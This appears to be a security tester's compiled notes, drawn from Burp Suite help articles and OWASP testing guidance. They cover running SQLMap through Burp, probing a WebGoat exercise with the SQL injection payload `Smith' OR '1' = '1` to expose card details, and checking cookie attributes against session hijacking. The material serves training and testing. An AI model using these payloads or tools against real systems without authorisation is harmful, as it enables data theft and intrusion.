
Fill out the form with the appropriate details.

In this example we have used the default IP and port configuration.


The other and better option would be to manually start the SQLMap API server on your system (or any other system on which SQLMap is installed).

The command line options are as follows:


```
python sqlmapapi.py -s -H <IP> -p <Port>
```




Ensure that the API is running correctly as a server.




Return to Burp and go to the intercepted request you wish to scan.
Right click to bring up the context menu.
The plugin creates a context menu option of “SQLiPy Scan”.
Click "SQLiPy Scan" to send the request to SQLMap.




This will take the request and auto populate information in the SQLiPy "Sqlmap Scanner" tab.



In the same tab, configure the options that you want for the injection testing. Then click the "Start Scan" button.



Progress and informational messages on scans and other plugin activities are displayed in the extensions SPLiPy “SQLMap Logs” tab.



If the tested page is vulnerable to SQL injection, then the plugin will add an entry to the Target “Site map” tab.

From <https://support.portswigger.net/customer/portal/articles/2791040-using-burp-with-sqlmap>


Using Burp to Investigate SQL Injection Flaws

When you have detected a potential SQL injection vulnerability you may wish to investigate further.

In this example we will demonstrate how to investigate SQL injection flaws using Burp Suite. This tutorial uses an exercise from the “WebGoat” training tool taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.

Ensure the Proxy "Intercept" is on.


Now send a request to the server, in this example by clicking the "Go" button.



The request will be captured in the Proxy "Intercept" tab.

Right click anywhere on the request to bring up the context menu and click "Send to Repeater".

Note: You can also send requests to the Repeater via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.




Go to the "Repeater" tab.

Here we can input various payloads in to the input field of a web application.

We can test various inputs by editing the values of appropriate parameters in the "Raw" or "Params" tabs.

In this example we are attempting to reveal the credit card details held by the application.


`Smith' OR '1' = '1` is an attempt to alter the query logic and reveal all the user information held in the table.



The response can be viewed in the "Response" panel of the Repeater tool.

Responses that warrant further investigation or confirmation can be viewed in your browser.

Click "Show response in browser".



Paste the URL in to the browser to view the response there.

In this example the attack has yielded the credit card details of all users.

Related articles:

- Getting started with Burp Proxy
- Using Burp Repeater
- Using Burp to Test For SQL Injection Flaws
- Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator
- Using Burp to Detect SQL-specific Parameter Manipulation Flaws
- Using Burp to Detect Blind SQL Injection Bugs
- Using Burp to Exploit Bind SQL Injection Bugs

Send us your feedback Request a new article

Burp Suite Web vulnerability scannerBurp Suite editionsRelease notes

VulnerabilitiesCross-site scripting (XSS)SQL injectionOS command injectionFile path traversal

CustomersOrganizationsTestersDevelopers

CompanyAbout usCareersContactLegalPrivacy notice

InsightsBlogThe Daily Swig

Follow us

From <https://support.portswigger.net/customer/portal/articles/2791037-using-burp-to-investigate-sql-injection-flaws>

From <https://support.portswigger.net/customer/portal/articles/2791037-using-burp-to-investigate-sql-injection-flaws>

Using Burp to Find SQL Injection Flaws

Almost every web application employs a database to store the various kinds of information it needs to operate. The means of accessing information within the database is Structured

Query Language (SQL). SQL can be used to read, update, add, and delete information held within the database.

SQL is an interpreted language, and web applications commonly construct SQL statements that incorporate user-supplied data. If this is done in an unsafe way the application maybe vulnerable to SQL injection (SQLi). This flaw is one of the most notorious vulnerabilities to have afflicted web applications. In the most serious cases, SQL injection can enable an anonymous attacker to read and modify all data stored within the database, and even take full control of the server on which the database is running.

Using Burp to Test for SQLi

The articles below describe how to use Burp Suite to detect, investigate and exploit SQL injection flaws:

- Using Burp to Detect SQL Injection Flaws
- Using Burp to Investigate SQL Injection Flaws
- Using SQL Injection to Bypass Authentication
- Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator
- Using Burp to Detect SQL Injection Via SQL-Specific Parameter Manipulation
- Using Burp with SQLMap

Using Burp to Test for Blind SQLi

The articles below describe how to use Burp Suite to detect and exploit Blind SQL injection flaws:

- Using Burp to Detect Blind SQL Injection Bugs
- Using Burp to Exploit Bind SQL Injection Bugs

Using Burp to Test for SQLi in Different Statement Types and the Query Structure

The articles below demonstrate various techniques when performing SQLi in different statement types and in the query structure:

- SQL Injection in Different Statement Types
- SQL Injection in the Query Structure

SQLi Filters

This article provides examples of how to beat SQLi filters:

- SQL Injection: Bypassing Common Filters

From <https://support.portswigger.net/customer/portal/articles/2791005-using-burp-to-find-sql-injection-flaws>

Cookies and Manipulate Sessions

Saturday, December 22, 2018 11:57 PM

COOKIE ASPSESSIONIDQEDDQDDY created without httponly flag

- So if you could find an XSS on the site that you could use to execute JS in the site context you could read the session cookie and then clone the session.

Cookies are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies. This section looks at how an application can take the necessary precautions when assigning cookies, and how to test that these attributes have been correctly configured. The importance of secure use of Cookies cannot be understated, especially within dynamic web applications, which need to maintain state across a stateless protocol such as HTTP.

To understand the importance of cookies it is imperative to understand what they are primarily used for. These primary functions usually consist of being used as a session authorization and authentication token or as a temporary data container. Thus, if an attacker were able to acquire a session token (for example, by exploiting a cross site scripting vulnerability or by sniffing an unencrypted session), then they could use this cookie to hijack a valid session.

Additionally, cookies are set to maintain state across multiple requests. Since HTTP is stateless, the server cannot determine if a request it receives is part of a current session or the start of
a new session without some type of identifier. This identifier is very commonly a cookie although other methods are also possible. There are many different types of applications that need to keep track of session state across multiple requests. The primary one that comes to mind would be an online store. As a user adds multiple items to a shopping cart, this data needs to be retained in subsequent requests to the application. Cookies are very commonly used for this task and are set by the application using the Set-Cookie directive in the application's HTTP response, and is usually in a name=value format (if cookies are enabled and if they are supported, as is the case for all modern web browsers). Once an application has told the browser to use a particular cookie, the browser will send this cookie in each subsequent request. A cookie can contain data such as items from an online shopping cart, the price of these items, the quantity of these items, personal information, user IDs, etc.
Due to the sensitive nature of information in cookies, they are typically encoded or encrypted in an attempt to protect the information they contain. Often, multiple cookies will be set (separated by a semicolon) upon subsequent requests. For example, in the case

of an online store, a new cookie could be set as the user adds multiple items to the shopping cart. Additionally, there will typically be a cookie for authentication (session token as indicated above) once the user logs in, and multiple other cookies used to identify the items the user wishes to purchase and their auxiliary information (i.e., price and quantity) in the online store type of application. Once the tester has an understanding of how cookies are set, when they are set, what they are used for, why they are used, and their importance, they should take a look at what attributes can be set for a cookie and how to test if they are secure. The following is a list of the attributes that can be set for each cookie and what they mean. The next section will focus on how to test for each attribute.

• secure - This attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed over unencrypted requests. If the application can be accessed over both HTTP and HTTPS, then there is the potential that the cookie can be sent in clear text.

• HttpOnly - This attribute is used to help prevent attacks such as cross-site scripting, since it does not allow the cookie to be accessed via a client side script such as JavaScript. Note that not all browsers support this functionality.

• domain - This attribute is used to compare against the domain of the server in which the URL is being requested. If the domain matches or if it is a sub-domain, then the path attribute will be checked next.

Note that only hosts within the specified domain can set a cookie for that domain. Also the domain attribute cannot be a top level domain (such as .gov or .com) to prevent servers from setting arbitrary cookies for another domain. If the domain attribute is not set, then the host name of the server that generated the cookie is used as the default value of the domain.

For example, if a cookie is set by an application at app.mydomain.com with no domain attribute set, then the cookie would be resubmitted for all subsequent requests for app.mydomain.com and its sub-domains (such as hacker.app.mydomain.com), but not to otherapp.mydomain.com. If a developer wanted to loosen this restriction, then he could set the domain attribute to mydomain.com. In this case the cookie would be sent to all requests for app.mydomain.com and its sub domains, such as hacker.app.mydomain.com, and even bank.mydomain.com. If there was a vulnerable server on a sub domain (for example, otherapp.mydomain.com) and the domain attribute has been set too loosely (for example, mydomain.com), then the vulnerable server could be used to harvest cookies (such as session tokens).

• path - In addition to the domain, the URL path that the cookie is valid for can be specified. If the domain and path match, then the cookie will be sent in the request. Just as with the domain attribute, if the path attribute is set too loosely, then it could leave the application vulnerable to attacks by other applications on the same server.
For example, if the path attribute was set to the web server root "/", then the application cookies will be sent to every application within the same domain.

• expires - This attribute is used to set persistent cookies, since the cookie does not expire until the set date is exceeded. This persistent cookie will be used by this browser session and subsequent sessions until the cookie expires. Once the expiration date has exceeded, the browser will delete the cookie. Alternatively, if this attribute is not set, then the cookie is only valid in the current browser session and the cookie will be deleted when the session ends

Testing for cookie attribute vulnerabilities:

By using an intercepting proxy or traffic intercepting browser plugin, trap all responses where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

• Secure Attribute - Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not, then the browser would agree to pass it via an unencrypted channel such as using HTTP, and this could lead to an attacker leading users into submitting their cookie over an insecure channel.

• HttpOnly Attribute - This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script, it does not eliminate cross site scripting risks but does eliminate some exploitation vectors. Check to see if the ";HttpOnly" tag has been set.

• Domain Attribute - Verify that the domain has not been set too loosely. As noted above, it should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to ";omain=app.mysite.com" and NOT "; domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.


• Path Attribute - Verify that the path attribute, just as the Domain attribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to ";path=/myapp/" and NOT "; path=/" or "; path=/myapp".
Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will

send the cookie to any path that matches “myapp” such as “myapp-exploited”.

• Expires Attribute - If this attribute is set to a time in the future verify that the cookie does not contain any sensitive information. For example, if a cookie is set to “; expires=Sun, 31-Jul-2016 13:45:29 GMT” and it is currently July 31st 2014, then the tester should inspect the cookie. If the cookie is a session token that is stored on the user’s hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes.

Tools
Intercepting Proxy:
• OWASP Zed Attack Proxy Project
Browser Plug-in:
• “TamperIE” for Internet Explorer - http://www.bayden.com/TamperIE/
• Adam Judson: “Tamper Data” for Firefox - https://addons.mozilla.org/en-US/firefox/addon/966
References
Whitepapers
• RFC 2965 - HTTP State Management Mechanism - http://tools.ietf.org/html/rfc2965
• RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - http://tools.ietf.org/html/rfc2616
• The important “expires” attribute of Set-Cookie http://seckb.yehg.net/2012/02/important-expires-attribute-of-set.html
• HttpOnly Session ID in URL and Page Body http://seckb.yehg.net/2012/06/httponly-session-id-in-url-andpage.html

Using Burp to Hack Cookies and Manipulate Sessions




First, ensure that Burp is correctly configured with your browser.

